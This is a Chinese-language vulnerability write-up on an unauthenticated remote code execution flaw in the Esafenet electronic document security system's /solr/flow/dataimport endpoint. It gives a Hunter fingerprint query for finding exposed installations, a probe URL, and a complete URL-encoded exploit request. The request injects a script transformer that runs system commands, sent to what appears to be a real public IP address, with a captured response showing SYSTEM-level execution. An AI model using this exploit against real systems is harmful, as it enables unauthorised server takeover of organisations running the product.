Y5-50亿赛通-电子文档安全管理系统-文件上传

漏洞描述：

亿赛通电子文档安全管理系统是一款电子文档安全加密软件，该系统利用驱动层透明加密技术，通过对电子文档的加密保护，防止内部员工泄密和外部人员非法窃取企业核心重要数据资产，对电子文档进行全生命周期防护，系统具有透明加密、主动加密、智能加密等多种加密方式，用户可根据部门涉密程度的不同（如核心部门和普通门），部署力度轻重不一的梯度式文档加密防护，实现技术、管理、审计进行有机的结合，在内部构建起立体化的整体信息防泄露体系，使得成本、效率和安全三者达到平衡，实现电子文档的数据安全。亿赛通电子文档安全管理系统/solr/flow/dataimport接口处存在远程代码执行漏洞，未经授权的攻击者可通过此漏洞执行任意指令，从而获取服务器权限。

网站图片：

网络测绘：

Hunter 语法：

- hunterapp.name="ESAFENET 亿赛通文档安全管理系统"


漏洞复现：

1. 访问以下POC，出现如下情况表达可能存在漏洞

payload：

```
http://xx.xx.xx.xx/solr/flow/dataimport
```


效果图:



1. 通过exp执行命令

```
POST /solr/flow/dataimport?command=full-import&verbose=false&clean=false&commit=false&debug=true&core=tika&name=dataimport&dataConfig=%0A%3CdataConfig%3E%0A%3CdataSource
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.0.0 Safari/537.36
Host: xx.xx.xx.xx
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: close
Content-Length: 83

<?xml version="1.0" encoding="UTF-8"?>
        <RDF>
        <item/>
        </RDF>
```



美化 Raw Hex

```
POST /solr/flow/dataimport?command=full-import&verbose=false&clean=
false&commit=false&debug=true&core=tika&name=dataimport&dataConfig=
%0A%3CdataConfig%3E%0A%3CdataSource%20name%3D%22streamsrc%22%20type
%3D%22ContentStreamDataSource%22%20loggerLevel%3D%22TRACE%22%20%2F%
3E%0A%0A%20%20%3Cscript%3E%3C!%5BCDATA%5B%0A%20%20%20%20%20%20%20%2
0%20%20function%20poc(row)%7B%0A%20var%20bufReader%20%3D%20new%20ja
va.io.BufferedReader(new%20java.io.InputStreamReader(java.lang.Runt
ime.getRuntime().exec(%22whoami%22).getInputStream()))%3B%0A%0Avar%
20result%20%3D%20%5B%5D%3B%0A%0Awhile(true)%20%7B%0Avar%20oneline%2
0%3D%20bufReader.readLine()%3B%0Aresult.push(%20oneline%20)%3B%0Aif
(!oneline)%20break%3B%0A%7D%0A%0Arow.put(%22title%22%2Cresult.join(
%22%5Cn%5Cr%22))%3B%0Areturn%20row%3B%0A%0A%7D%0A%0A%5D%5D%3E%3C%2F
script%3E%0A%0A%3Cdocument%3E%0A%20%20%20%3Centity%0A%20%20%20%2
0%20%20%20%20stream%3D%22true%22%0A%20%20%20%20%20%20%20%20name%3D%
22entity1%22%0A%20%20%20%20%20%20%20%20datasource%3D%22streamsrc1%2
2%0A%20%20%20%20%20%20%20%20processor%3D%22XPathEntityProcessor%22%
0A%20%20%20%20%20%20%20%20rootEntity%3D%22true%22%0A%20%20%20%20%20
%20%20%20forEach%3D%22%2FRDF%2Fitem%22%0A%20%20%20%20%20%20%20%20%20tr
ansformer%3D%22script%3Apoc%22%3E%0A%20%20%20%20%20%20%20%20%20%20%
20%20%20%3Cfield%20column%3D%22title%22%20xpath%3D%22%2FRDF%2Fitem%
2Ftitle%22%20%2F%3E%0A%20%20%20%20%3C%2Fentity%3E%0A%3C%2Fdocument%
3E%0A%3C%2FdataConfig%3E%0A%20%20%20%20%0A%20%20%20%20%20%20%20%20%
20%20%20 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.0.0
Safari/537.36
Host: 217.165.8.207:8859
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: close
Content-Length: 83

<?xml version="1.0" encoding="UTF-8"?>
  <RDF>
    <item/>
  </RDF>
```

美化 Raw Hex 页面渲染

```
HTTP/1.1 200
Content-Type: application/xml;charset=UTF-8
Date: Wed, 07 Sep 2022 01:42:30 GMT
Connection: close
Content-Length: 838

<?xml version="1.0" encoding="UTF-8"?>
 <response>
   <lst name="responseHeader">
     <int name="status">
       0
     </int>
     <int name="QTime">
       80
     </int>
   </lst>
   <lst name="initArgs">
     <lst name="defaults">
       <str name="config">
         tika-data-config.xml
       </str>
     </lst>
   </lst>
   <str name="command">
     full-import
   </str>
   <str name="mode">
     debug
   </str>
   <arr name="documents">
     <lst>
       <arr name="title">
         <str>
           nt authority\system
         </str>
       </arr>
     </lst>
   </arr>
```